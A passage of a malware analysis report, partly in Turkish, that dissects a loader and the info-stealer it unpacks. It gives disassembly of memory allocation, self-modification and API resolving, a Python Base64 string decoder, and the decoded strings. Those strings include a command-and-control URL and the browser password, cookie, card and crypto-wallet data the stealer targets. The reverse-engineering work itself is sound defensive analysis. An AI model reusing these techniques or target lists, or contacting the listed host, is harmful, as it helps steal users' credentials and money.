025300F0  00 00 00 00 E0 00 02 01 0B 01 0A 00 00 26 01 00  ....à........&..
02530100  00 80 21 00 00 00 00 00 00 00 00 00 00 00 00 00  ..!.............
02530110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 13-File Written To The Allocated Memory Area

Continuing the examination after the memory allocation, it was observed that a new PE file is written to the allocated space through the analysis of the Shellcode.




```
025102B0   73 1C            jae 25102CE
025102B2   8B45 F0          mov eax,dword ptr ss:[ebp-10]
025102B5   0385 48FFFFFF    add eax,dword ptr ss:[ebp-B8]
025102BB   8B8D 58FFFFFF    mov ecx,dword ptr ss:[ebp-A8]
025102C1   038D 48FFFFFF    add ecx,dword ptr ss:[ebp-B8]
025102C7   8A49 3A          mov cl,byte ptr ds:[ecx+3A]
025102CA   8808             mov byte ptr ds:[eax],cl
025102CC   EB C6            jmp 2510294
025102CE   8D45 E0          lea eax,dword ptr ss:[ebp-20]
025102D1   50               push eax
025102D2   6A 40            push 40
025102D4   8B85 58FFFFFF    mov eax,dword ptr ss:[ebp-A8]
025102DA   FF70 0A          push dword ptr ds:[eax+A]
025102DD   FFB5 50FFFFFF    push dword ptr ss:[ebp-B0]
025102E3   FF55 D8          call dword ptr ss:[ebp-28]             VirtualProtect
025102E6   8945 F4          mov dword ptr ss:[ebp-C],eax
025102E9   8B85 50FFFFFF    mov eax,dword ptr ss:[ebp-B0]
025102EF   8985 68FFFFFF    mov dword ptr ss:[ebp-98],eax
025102F5   8B85 58FFFFFF    mov eax,dword ptr ss:[ebp-A8]
025102FB   FF70 0A          push dword ptr ds:[eax+A]
025102FE   6A 00            push 0
02510300   FFB5 50FFFFFF    push dword ptr ss:[ebp-B0]
```

```
Adres     Hex                                              ASCII
02530000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
02530010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
02530020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
02530040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02530050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02530060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
02530070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
02530080  BC 41 2F DF F8 20 41 8C F8 20 41 8C F8 20 41 8C  ¼A/ßø A.ø A.ø A.
02530090  97 56 DF 8C FB 20 41 8C F1 58 C2 8C FB 20 41 8C  .Vß.û A.ñXÂ.û A.
025300A0  F1 58 D2 8C FA 20 41 8C 78 59 40 8D FB 20 41 8C  ñXÒ.ú A.xY@.û A.
```

Figure 14-Permissions Of The Area Where The Writing Process Is Completed Are Edited


When the writing process of the file to the allocated area in memory is completed, the permissions of the file are changed using the VirtualProtect API. The flNewProtect parameter is set to 40, which ensures that the new permissions for the allocated region are "PAGE_EXECUTE_READWRITE". This permission allows the allocated region to be readable, writable, and executable.



```
025103C2   EB 0D            jmp 25103D1
025103C4   8B85 44FFFFFF    mov eax,dword ptr ss:[ebp-BC]
025103CA   40               inc eax                               eax:".text"
025103CB   8985 44FFFFFF    mov dword ptr ss:[ebp-BC],eax
025103D1   8B85 58FFFFFF    mov eax,dword ptr ss:[ebp-A8]
025103D7   0FB600           movzx eax,byte ptr ds:[eax]           eax:".text"
025103DA   3985 44FFFFFF    cmp dword ptr ss:[ebp-BC],eax
025103E0   74 57            je 2510439
025103E2   8B45 FC          mov eax,dword ptr ss:[ebp-4]          [ebp-4]:".text"
025103E5   8985 40FFFFFF    mov dword ptr ss:[ebp-C0],eax         [ebp-C0]:".text"
025103EB   8B85 40FFFFFF    mov eax,dword ptr ss:[ebp-C0]         [ebp-C0]:".text"
025103F1   FF70 10          push dword ptr ds:[eax+10]
025103F4   8B85 40FFFFFF    mov eax,dword ptr ss:[ebp-C0]         [ebp-C0]:".text"
025103FA   8B4D F0          mov ecx,dword ptr ss:[ebp-10]
025103FD   0348 14          add ecx,dword ptr ds:[eax+14]
02510400   51               push ecx
02510401   8B85 40FFFFFF    mov eax,dword ptr ss:[ebp-C0]         [ebp-C0]:".text"
02510407   8B8D 68FFFFFF    mov ecx,dword ptr ss:[ebp-98]
0251040D   0348 0C          add ecx,dword ptr ds:[eax+C]
02510410   51               push ecx
02510411   E8 D1080000      call 2510CE7                          Section Yazma Fonksiyonu
02510416   83C4 0C          add esp,C
02510419   8B85 40FFFFFF    mov eax,dword ptr ss:[ebp-C0]         [ebp-C0]:".text"
0251041F   8B8D 54FFFFFF    mov ecx,dword ptr ss:[ebp-AC]
02510425   0348 10          add ecx,dword ptr ds:[eax+10]
02510428   898D 54FFFFFF    mov dword ptr ss:[ebp-AC],ecx
0251042E   8B45 FC          mov eax,dword ptr ss:[ebp-4]          [ebp-4]:".text"
02510431   83C0 28          add eax,28                            eax:".text"
02510434   8945 FC          mov dword ptr ss:[ebp-4],eax          [ebp-4]:".text"
02510437   EB 8B            jmp 25103C4
02510439   68 00800000      push 8000
```

Figure 15-Self Modifying

After writing the file to the allocated area in memory, it was observed that the sections of the written file are written to the sections of the running file.exe. Here, the malware has performed a **Self Modifying** operation by modifying its own sections.




```
02510439   68 00800000     push 8000
0251043E   6A 00           push 0
02510440   FF75 F0         push dword ptr ss:[ebp-10]
02510443   FF55 9C         call dword ptr ss:[ebp-64]                  VirtualFree
02510446   8B45 C8         mov eax,dword ptr ss:[ebp-38]
02510449   8B40 3C         mov eax,dword ptr ds:[eax+3C]
0251044C   8B8D 68FFFFFF   mov ecx,dword ptr ss:[ebp-98]
02510452   8D4401 78       lea eax,dword ptr ds:[ecx+eax+78]

eax=1
dword ptr [ebp-38]=[0019F3EC]=7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.00400000

02510446
```

```
Adres     Hex                                              ASCII
02530000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025300A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025300B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025300C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025300D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025300E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025300F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 16-Freeing The Area

After the operation is completed, it was observed that the malware releases the allocated memory region




```
0251059B   8B85 68FFFFFF   mov eax,dword ptr ss:[ebp-98]
025105A1   8B8D 2CFFFFFF   mov ecx,dword ptr ss:[ebp-D4]
025105A7   8D4401 02       lea eax,dword ptr ds:[ecx+eax+2]     eax:"strtok_s"
025105AB   50              push eax                             eax:"strtok_s"
025105AC   FFB5 38FFFFFF   push dword ptr ss:[ebp-C8]
025105B2   FF55 98         call dword ptr ss:[ebp-68]           GetProcAddress
```

Figure 17-API Resolving

Continuing the analysis of the malware, it was observed that it uses the **API Resolving** technique to access specific APIs.

memcpy
atexit
strtok_s
memset
malloc
memcmp

Table 2-Called API's



```
025108BD   50              push eax
025108BE   FFB5 64FFFFFF   push dword ptr ss:[ebp-9C]
025108C4   FF55 98         call dword ptr ss:[ebp-68]
025108C7   8945 D0         mov dword ptr ss:[ebp-30],eax
025108CA   B8 20194000     mov eax,7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.401920
025108CF   2D 00104000     sub eax,7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.401000
025108D4   8B8D 6CFFFFFF   mov ecx,dword ptr ss:[ebp-94]
025108DA   8D4408 C8       lea eax,dword ptr ds:[eax+ecx-38]
025108DE   8945 BC         mov dword ptr ss:[ebp-44],eax        [ebp-44]:".text"
025108E1   8B45 BC         mov eax,dword ptr ss:[ebp-44]        [ebp-44]:".text"
025108E4   83C0 05         add eax,5
025108E7   8945 E8         mov dword ptr ss:[ebp-18],eax
025108EA   8B45 E8         mov eax,dword ptr ss:[ebp-18]
025108ED   8B8D 4CFFFFFF   mov ecx,dword ptr ss:[ebp-B4]
025108F3   8908            mov dword ptr ds:[eax],ecx
025108F5   837D D0 00      cmp dword ptr ss:[ebp-30],0
025108F9   74 07           je 2510902
025108FB   FF75 BC         push dword ptr ss:[ebp-44]           [ebp-44]:".text"
025108FE   FF55 D0         call dword ptr ss:[ebp-30]
02510901   59              pop ecx
02510902   8B85 58FFFFFF   mov eax,dword ptr ss:[ebp-A8]
02510908   8B40 0E         mov eax,dword ptr ds:[eax+E]
0251090B   8985 5CFFFFFF   mov dword ptr ss:[ebp-A4],eax
02510911   8B85 5CFFFFFF   mov eax,dword ptr ss:[ebp-A4]
02510917   0385 68FFFFFF   add eax,dword ptr ss:[ebp-98]
0251091D   C9              leave
0251091E   FFE0            jmp eax
```


Figure 18-Transition to the 2nd Region

After all operations, the malicious software transitions to a variable region where other sections for further processing are located using the "jmp eax" instruction.

Stage 3 Analysis

Name	-
MD5	dc3ea51b2b9657712e874fd318e97f25
SHA256	7bc064c79a4d1ce6828544bbd16494688538711c751cf7448a73edecaade12d4
File Type	PE32 / EXE

Static Analysis




0x00000000 - 0x00019fff (0x0001a000)

	Ofset	Boyut	Tip	Kelime
118	00013924	00000014	A	R2V0UHJvY0FkZHJlc3M=
119	0001393c	00000010	A	TG9hZExpYnJhcnlB
120	00013950	0000000c	A	bHN0cmNhdEE=
121	00013960	00000010	A	T3BlbkV2ZW50QQ==
122	00013974	00000010	A	Q3JlYXRlRXZlbnRB
123	00013988	00000010	A	Q2xvc2VIYW5kbGU=
124	0001399c	00000008	A	U2xlZXA=
125	000139a8	0000001c	A	R2V0VXNlckRlZmF1bHRMYW5nSUQ=
126	000139c8	00000018	A	VmlydHVhbEFsbG9jRXhOdW1h
127	000139e4	00000010	A	VmlydHVhbEZyZWU=
128	000139f8	00000014	A	R2V0U3lzdGVtSW5mbw==
129	00013a10	00000010	A	VmlydHVhbEFsbG9j
130	00013a24	0000000c	A	SGVhcEFsbG9j
131	00013a34	00000018	A	R2V0Q29tcHV0ZXJOYW1lQQ==
132	00013a50	0000000c	A	bHN0cmNweUE=
133	00013a60	00000014	A	R2V0UHJvY2Vzc0hlYXA=
134	00013a78	00000018	A	R2V0Q3VycmVudFByb2Nlc3M=
135	00013a94	0000000c	A	bHN0cmxlbkE=
136	00013aa4	00000010	A	RXhpdFByb2Nlc3M=
137	00013ab8	0000001c	A	R2xvYmFsTWVtb3J5U3RhdHVzRXg=
138	00013ad8	00000014	A	R2V0U3lzdGVtVGltZQ==

Figure 19-Encrypted Strings

When the dumped file is examined, it is observed that there are strings encrypted with Base64.



```python
import base64

def base64_coz(string, output_file):
    if string:
        try:
            decoded = base64.b64decode(string)
            output_file.write(f"Şifrelenmiş string: {string.decode('utf-8')}\n")
            output_file.write(f"Çözülmüş string: {decoded.decode('utf-8')}\n\n")
        except Exception as e:
            output_file.write(f"Hata: {e}\n\n")

def stringleri_oku(exe_yolu, baslangic_ofseti, bitis_ofseti, output_file):
    with open(exe_yolu, 'rb') as dosya:
        dosya.seek(baslangic_ofseti)
        veri = dosya.read(bitis_ofseti - baslangic_ofseti)

        base64_strings = veri.split(b'\0')

        for string in base64_strings:
            base64_coz(string.strip(), output_file)

def main():

    exe_yolu = "C:\\Users\\        \\Desktop\\Exe2\\a9a5b67.exe"
    masaustu_yolu = "C:\\Users\\        \\Desktop\\cikti.txt"
    baslangic_ofseti = 0x13924
    bitis_ofseti = 0x15cac

    with open(masaustu_yolu, "w") as output_file:
        stringleri_oku(exe_yolu, baslangic_ofseti, bitis_ofseti, output_file)

if __name__ == "__main__":
    main()
```

Figure 20-String Decryption

This Python script takes a file as a parameter and finds Base64-encrypted strings located within a specific offset range, allowing for their decryption.

R2V0UHJvY0FkZHJlc3M=	GetProcAddress
TG9hZExpYnJhcnlB	LoadLibraryA
bHN0cmNhdEE=	lstrcatA
T3BlbkV2ZW50QQ==	OpenEventA
Q3JlYXRlRXZlbnRB	CreateEventA
Q2xvc2VIYW5kbGU=	CloseHandle
U2xlZXA=	Sleep

R2V0VXNlckRlZmF1bHRMYW5nSUQ=	GetUserDefaultLangID
VmlydHVhbEFsbG9jRXhOdW1h	VirtualAllocExNuma
VmlydHVhbEZyZWU=	VirtualFree
R2V0U3lzdGVtSW5mbw==	GetSystemInfo
VmlydHVhbEFsbG9j	VirtualAlloc
R2V0Q29tcHV0ZXJOYW1lQQ==	GetComputerNameA
bHN0cmNweUE=	lstrcpyA
R2xvYmFsTWVtb3J5U3RhdHVzRXg=	GlobalMemoryStatusEx
RXhpdFByb2Nlc3M=	ExitProcess
R2V0U3lzdGVtVGltZQ==	GetSystemTime
YWR2YXBpMzIuZGxs	advapi32.dll
Z2RpMzIuZGxs	gdi32.dll
dXNlcjMyLmRsbA==	user32.dll
Y3J5cHQzMi5kbGw=	crypt32.dll
bnRkbGwuZGxs	ntdll.dll
R2V0VXNlck5hbWVB	GetUserNameA
Q3JlYXRlRENB	CreateDCA
Q3J5cHRTdHJpbmdUb0JpbmFyeUE=	CryptStringToBinaryA
c3NjYW5m	c3NjYW5m
Vk13YXJlVk13YXJl	VMwareVMware
SEFMOVRI	HAL9TH
Sm9obkRvZQ==	JohnDoe
RElTUExBWQ==	DISPLAY
JWh1LyVodS8laHU=	%hu/%hu/%hu
aHR0cDovL2hvd2FyZHdvb2QudG9w	http://howardwood.top
L2U5YzM0NWZjOTlhNGU2N2UucGhw	/e9c345fc99a4e67e.php
LzQxMmEwMzEwZjg1ZjE2YWQv	/412a0310f85f16ad/
ZGVmYXVsdA==	default
R2xvYmFsTG9jaw==	GlobalLock
SGVhcEZyZWU=	HeapFree
SXNXb3c2NFByb2Nlc3M=	IsWow64Process
UHJvY2VzczMyTmV4dA==	Process32Next

R2V0TG9jYWxlSW5mb0E=	GetLocaleInfoA
R2V0VXNlckRlZmF1bHRMb2NhbGVOYW1l	GetUserDefaultLocaleName
TG9jYWxBbGxvYw==	LocalAlloc
V3JpdGVGaWxl	WriteFile
Q3JlYXRlRmlsZUE=	CreateFileA
Q29weUZpbGVB	CopyFileA
R2V0TG9naWNhbFByb2Nlc3NvckluZm9ybWF0aW9uRXg=	GetLogicalProcessorInformationEx
R2V0Q3VycmVudFByb2Nlc3NJZA==	GetCurrentProcessId
Z2RpcGx1cy5kbGw=	gdiplus.dll
b2xlMzIuZGxs	ole32.dll
YmNyeXB0LmRsbA==	bcrypt.dll
d2luaW5ldC5kbGw=	wininet.dll
c2hsd2FwaS5kbGw=	shlwapi.dll
c2hlbGwzMi5kbGw=	shell32.dll
cHNhcGkuZGxs	psapi.dll
cnN0cnRtZ3IuZGxs	rstrtmgr.dll
QkNyeXB0T3BlbkFsZ29yaXRobVByb3ZpZGVy	BCryptOpenAlgorithmProvider
RW51bURpc3BsYXlEZXZpY2VzQQ==	EnumDisplayDevicesA
UmVnUXVlcnlWYWx1ZUV4QQ==	RegQueryValueExA
UmVnRW51bUtleUV4QQ==	RegEnumKeyExA
UmVnT3BlbktleUV4QQ==	RegOpenKeyExA
UmVnQ2xvc2VLZXk=	RegCloseKey
UmVnRW51bVZhbHVlQQ==	RegEnumValueA
Q3J5cHRCaW5hcnlUb1N0cmluZ0E=	CryptBinaryToStringA
Q3J5cHRVbnByb3RlY3REYXRh	CryptUnprotectData
U2hlbGxFeGVjdXRlRXhB	ShellExecuteExA
SW50ZXJuZXRPcGVuVXJsQQ==	InternetOpenUrlA
SW50ZXJuZXRDb25uZWN0QQ==	InternetConnectA
SW50ZXJuZXRDbG9zZUhhbmRsZQ==	InternetCloseHandle
SW50ZXJuZXRPcGVuQQ==	InternetOpenA
SHR0cFNlbmRSZXF1ZXN0QQ==	HttpSendRequestA


SHR0cE9wZW5SZXF1ZXN0QQ==	HttpOpenRequestA
SW50ZXJuZXRSZWFkRmlsZQ==	InternetReadFile
c3FsaXRlM19vcGVu	sqlite3_open
QzpcUHJvZ3JhbURhdGFcbnNzMy5kbGw=	C:\ProgramData\nss3.dll
YnJvd3Nlcjog	browser:
cHJvZmlsZTog	profile:
bG9naW46IA==	login:
cGFzc3dvcmQ6IA==	password:
T3BlcmE=	Opera
T3BlcmFHWA==	OperaGX
TmV0d29yaw==	Network
Y29va2llcw==	cookies
LnR4dA==	.txt
bW9udGg6IA==	month:
eWVhcjog	year:
Y2FyZDog	card:
Q29va2llcw==	Cookies
TG9naW4gRGF0YQ==	Login Data
V2ViIERhdGE=	Web Data
SGlzdG9yeQ==	History
bG9naW5zLmpzb24=	logins.json
ZW5jcnlwdGVkVXNlcm5hbWU=	encryptedUsername
ZW5jcnlwdGVkUGFzc3dvcmQ=	encryptedPassword
Y29va2llcy5zcWxpdGU=	cookies.sqlite
SW5kZXhlZERC	IndexedDB
T3BlcmEgU3RhYmxl	Opera Stable
T3BlcmEgR1ggU3RhYmxl	Opera GX Stable
Y2hyb21lLWV4dGVuc2lvbl8=	chrome-extension_
XzAuaW5kZXhlZGRiLmxldmVsZGI=	_0.indexeddb.leveldb
TG9jYWwgU3RhdGU=	Local State
cHJvZmlsZXMuaW5p	profiles.ini
Y2hyb21l	chrome

ZmlyZWZveA==	firefox
d2FsbGV0cw==	wallets
UHJvZHVjdE5hbWU=	ProductName
RGlzcGxheVZlcnNpb24=	DisplayVersion
TmV0d29yayBJbmZvOg==	Network Info:
CS0gSVA6IElQPw==	- IP: IP?
CS0gQ291bnRyeTogSVNPPw==	- Country: ISO?
U3lzdGVtIFN1bW1hcnk6	System Summary:
CS0gVXNlck5hbWU6IA==	- UserName:
CS0gQ29tcHV0ZXIgTmFtZTog	- Computer Name:
CS0gTGFuZ3VhZ2U6IA==	- Language:
CS0gTGFwdG9wOiA=	- Laptop:
CS0gQ1BVOiA=	- CPU:
CS0gVGhyZWFkczog	- Threads:
CS0gQ29yZXM6IA==	- Cores:
CS0gUkFNOiA=	- RAM:
